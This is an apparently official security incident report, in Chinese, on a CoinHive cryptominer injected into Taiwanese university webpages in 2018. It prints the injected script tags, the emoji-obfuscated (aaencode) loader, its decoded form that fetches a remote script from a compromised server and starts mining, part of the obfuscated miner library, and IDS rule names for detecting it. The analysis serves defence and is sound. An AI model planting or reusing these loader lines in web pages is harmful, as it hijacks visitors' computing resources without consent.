

# 事件分析 – Mining Script Injection



# Mining Script Injection

本月中，北區ASOC轄下學校某科系網頁，遭通報有疑似被植入挖礦程式的狀況。


經了解後，發現其科系首頁，遭放置某google短網址。

```
95 <div id="boxA"><div id="boxA2"><div id="boxA3">  
96     <h2> 系所簡介 </h2><div class="pic"></div><div id="ppp"><p>動科系最新系所介紹影片檔：<br />  
97 <br />  
98 <iframe class="youtube-player" title="YouTube video player" src="http://www.youtube.com/embed/SEC  
99 <br />  
100 <script src="https://goo.gl/6U8iAq" type="text/javascript"></script></p></div><div class="note"><  
101
```

# Mining Script Injection

其網頁的google短網址，會自動執行，但會被卡巴斯基擋下，並判定為挖礦程式。

卡巴斯基安全軟體



**拒絕存取**  
無法存取該網頁

**物件網址:**  
<http://www.spmwe.eng.ku.ac.th/upload/news/32/124.js>

原因: 物件被感染 [HEUR:Trojan.Script.Miner.gen](#)

下載被封鎖

物件名稱  
HEUR:Trojan.Script.Miner.gen

物件  
<http://www.spmwe.eng.ku.ac.th/upload/news/32/124.js>

應用程式  
Firefox

物件類型  
木馬程式

時間  
今天, 2018/9/27 下午 02:30

# Mining Script Injection

遭告警之javascript檔案，載下打開後，發現竟是遭可愛表情符號encode過的程式碼。

# Mining Script Injection

此 javascript 程式碼是透過特殊編碼「`aaencode`」後，而產生之表情符號。

經還原後可以發現此程式碼，還會另外呼叫其他 `123.js` 的程式碼。

```
ε° ]+(° Θ°)+ ((ο^_Λο) +(ο^_Λο))+ ((°-°) + (ο^_Λο))+ (° Π°)[° ε° ]+(° Θ°)+ ((ο^_Λο)
+(ο^_Λο))+ ((ο^_Λο) - (° Θ°))+ (° Π°)[° ε° ]+(° Θ°)+ ((°-°) + (° Θ°))+ (° Θ°)+ (° Π°)[°
ε° ]+(° Θ°)+ ((ο^_Λο) +(ο^_Λο))+ (°-°)+ (° Π°)[° ε° ]+(° Θ°)+ (°-°)+ ((°-°) + (° Θ°))+ (°
Π°)[° ε° ]+(° Θ°)+ ((°-°) + (° Θ°))+ (°-°)+ (° Π°)[° ε° ]+(° Θ°)+ ((°-°) + (° Θ°))+
((ο^_Λο) +(ο^_Λο))+ (° Π°)[° ε° ]+((°-°) + (° Θ°))+ (ο^_Λο)+ (° Π°)[° ε° ]+(°-°)+ ((ο^_Λο) -
(° Θ°))+ (° Π°)[° ε° ]+((°-°) + (ο^_Λο))+ (°-°)+ (° Π°)[° ε° ]+((°-°) + (° Θ°))+ ((°-°) +
(ο^_Λο))+ (° Π°)[° ε° ]+(° Θ°)+ ((ο^_Λο) +(ο^_Λο))+ (ο^_Λο)+ (° Π°)[° ε° ]+(° Θ°)+ (°-°)+
(ο^_Λο)+ (° Π°)[° ε° ]+(° Θ°)+ ((ο^_Λο) +(ο^_Λο))+ ((ο^_Λο) - (° Θ°))+ (° Π°)[° ε° ]+(° Θ°)+
((°-°) + (° Θ°))+ (° Θ°)+ (° Π°)[° ε° ]+(° Θ°)+ ((ο^_Λο) +(ο^_Λο))+ (ο^_Λο)+ (° Π°)[° ε° ]+
(° Θ°)+ ((ο^_Λο) +(ο^_Λο))+ (°-°)+ (° Π°)[° ε° ]+((°-°) + (ο^_Λο))+ ((ο^_Λο) +(ο^_Λο))+ (°
Π°)[° ε° ]+(°-°)+ ((ο^_Λο) - (° Θ°))+ (° Π°)[° ε° ]+((°-°) + (° Θ°))+ (° Θ°)+ (° Π°)[° ε° ]+
((°-°) + (ο^_Λο))+ (ο^_Λο)+ (° Π°)[° ο° ] (° Θ°)) (°-°);
```

aaencode

```
document.writeln("");
document.writeln("<script src='http://www.spmwe.eng.ku.ac.th/upload/news/32/123.js
'></script>");
document.writeln("<script>");
document.writeln("    var miner = new
CoinHive.Anonymous('\0J4Uifng44hn4jNEj4HByNlsUutJQvn\'', {throttle: 0.5,threads: 2});");
document.writeln("    // 123");
document.writeln("        miner.start();");
document.writeln("</script>");
```



# Mining Script Injection


而此 123.js 的程式碼，經分析過後，發現為 CoinHive 的網頁挖礦程式。

```
||_0x1a7f|this||function|var||@0x0|_0x4cce8b|return|CoinHive|_0x5da492|_0x15ae56|_null|Date|EgZQ|oTAP|else||_0x2fa40c||_0x1f532a|Icfu|lGm1|YhUe|m8II|TU2H|4At|prototype|coinhive|6un+GjXh+com||for|rnul|Lj3|new|l2T|_0x4923d0|0U8H|kh9d||o5ud||r07||qmwV|trk|_0x5440fb|Gt05|wss|proxy|0x1|A0q|interval|pTI|qB12|dSE|Yz3F|0x3e8|sjdC|_0x771205|Math|JQlt|_0x55d367|zduK|_socket|_0x51ff9d|_0x2b7a7f|length|0x100|Y00F|_autoThreads|QDi|error|_threads|now|_0x151acc|_0x57dc09|_0xa923d8|_0x3c34af|_0x3bd339|data|tItH|params|_0x522d15|_0xc81aa8|_0x1420ce|undefined|0x4|_0x3fec01|Ass2|_0x473b72|0x3c|_emit|_0x4670b2|_0x36bdad|typeof|window|_0x5447bf|_0x4af3cc|_0x2378fb|charCodeAt|_0x4d80ae|enabled|clearInterval|_tab|_0x461fb7|_0x32247c|_0x2ca671|_0x2c56bb|_0xdcdb4e|_0x180dec|ibyY|JSON|_0x3b9cae|_0x3fd459|_0x4c1b12|_0x470d92|type|_0x2eb886|_0x1b5df3|_0x11fb6|_0x4f4b58|while|_0x5cf0e3|atob|String|_0x5c6f62|0x2|_0x2d7d11|_0x58f37c|_0x491ae4|_0x287c1f|0x3|_reconnectRetry|_goal|adjustEvery|mode|LpVo|try|catch|REQUIRES_AUTH|navigator|_targetNumThreads|_0x4ee9a2|_0x1d3453|setInterval|hXDM|_0x47ef4b|_0x8617b8|bind|_0x1aaef|_0x674900|_0x1a576d|_0x154c77|_0x501e04|_0x19ebed|_0x4c7a03|_0x15d63a|_0x185255|_0x49d330|_0xf35e70|console|_0x50dcc4|job_id|_0x367f44|_0x335290|_0x11884f|worker|_0x256ed3|self|https|encode_version|sojson|CsK|woU|eMK|Cnc0|DpM0|Du8K|Cks0|CuMK|Co80|Cuc0|_0x17f6f1|_0x584a6e|_0x40039c|0x179|_0x5eb2a1|initialized|object|global|_0x138280|_0x54d1b5|_0x46adbb|_0x26b095|0x40|fromCharCode|0xff|0x6|_0xfe1371|_0x4b64ba|0x10|rc4|once|use|strict|_0x59ad07|_0x4b83aa|_siteKey|max|0x7|0x8|_verifyThread|0xd|ident|lastPingReceived|BroadcastChannel|_0x5639f4|0x1e|open|authed|accepted|_0x395927|0x21|_onTargetMet|0x2b|_0x4e56bb|_0x13c546|_0x4bd215|0x3e|0x49|0x4d|0x51|_0x44085d|_0x3cb249|_0x31bac2|_0x1dd37e|0x62|_throttle|_0x369a9c|_0x59b979|0x81|userAgent|0x90|0x91|CONFIG|_0x4f2ae8|_0x229467|nonce|result|verify|_asmjsStatus|0xae|0xb2|_optInToken|0xca|status|0x5dc|localStorage|0xfb|_0x1105de|_0x5bd89d|_0x30aba0|_0x4bd2a2|_0x6c7584|version|user|_user|0x12b|_0x578673|0x12d|0x130|_0x446435|stop|hashes|0x163|0x1770|banned|0x258|_0x4f22c1|_0x23ae4c|_0x3e107b|_0x172efe|0x192|0x198|_0x166c3e|_0x41127e|_0x9e9b29|_0x494d90|_0x5f5491|_0x1173fd|_0x1f703c|_0x43c6c6|_0x24ba50|_0x3f6f69|_0x2ea21a|_0x4651ff|0x1a5|onReady|_isReady|0x1b5|jobCallback|_0xac3dae|_0x2c80a5|_0x4491c7
```

# Mining Script Injection

## 小結

1. 目前北區AOSC針對coinhive網頁挖礦程式之偵測規則，皆已開啟並即時阻擋。



Message		
INDICATOR-OBFUSCATION Coinhive cryptocurrency miner obfuscated detected	×	
INDICATOR-OBFUSCATION Coinhive cryptocurrency miner obfuscated detected	×	×
INDICATOR-OBFUSCATION CoinHive cryptocurrency mining attempt	×	
INDICATOR-OBFUSCATION CoinHive cryptocurrency mining attempt	×	
MALWARE-OTHER Portable Executable containing CoinHive download attempt	×	×
MALWARE-OTHER Portable Executable containing CoinHive download attempt	×	×
POLICY-OTHER CoinHive Miner client detected	×	×
POLICY-OTHER CoinHive Miner client detected	×	×
POLICY-OTHER CoinHive Miner Javascript library download detected	×	×
PUA-OTHER CoinHive Miner client detected	×	×
PUA-OTHER Coinhive TLS client hello attempt	×	×
PUA-OTHER Coinhive TLS server hello attempt	×	×

2. 目前較大廠牌之防毒軟體(如：卡巴、小紅傘...等)，皆有偵測網頁挖礦程式之功能，如使用者需要，建議安裝有偵測網頁挖礦程式功能之防毒軟體。

# Mining Script Injection

## 後續

北區ASOC與台大同仁，作上述程式碼分析時，意外發現某台中區網轄下之學校，也遭植入相關挖礦程式碼。因此，立即寫信通知該校。

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional/  
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="zh-tw" la  
<head>  
<meta http-equiv="content-type" content="text/html; charset=utf-8" />  
<meta name="keywords" content="法政學院, 法政學院簡介" />  
<meta name="description" content="法政學院簡介" />  
<title>公告：法政學院簡介<script src="https://goo.gl/6U8iAq" type="text/javascript"></script>  
<link href="/css/general.css" rel="stylesheet" type="text/css" />  
<link href="/css/wforms.css" rel="stylesheet" type="text/css" />  
<link href="/css/editor.css" rel="stylesheet" type="text/css" />  
<!--[if IE]><link rel="stylesheet" type="text/css" href="/css/ie" /></if IE]>  
<link href="/css/app/news.css" rel="stylesheet" type="text/css" />  
<link href="/css/zh-tw.css" rel="stylesheet" type="text/css" />  
<script type="text/javascript" src="http://ff.kis.v2.scr.kasper.com/js/ff.js"></script>  
<script src="/inc/js/scriptaculous/scriptaculous.js" type="text/javascript"></script>  
<script src="/inc/js/jquery/jquery.js" type="text/javascript"></script>  
<script type="text/javascript">jQuery.noConflict();</script>
```



# Mining Script Injection

此有問題的挖礦網頁  
為泰國某大學科系之  
首頁，至月報完稿前，  
仍未被移除。

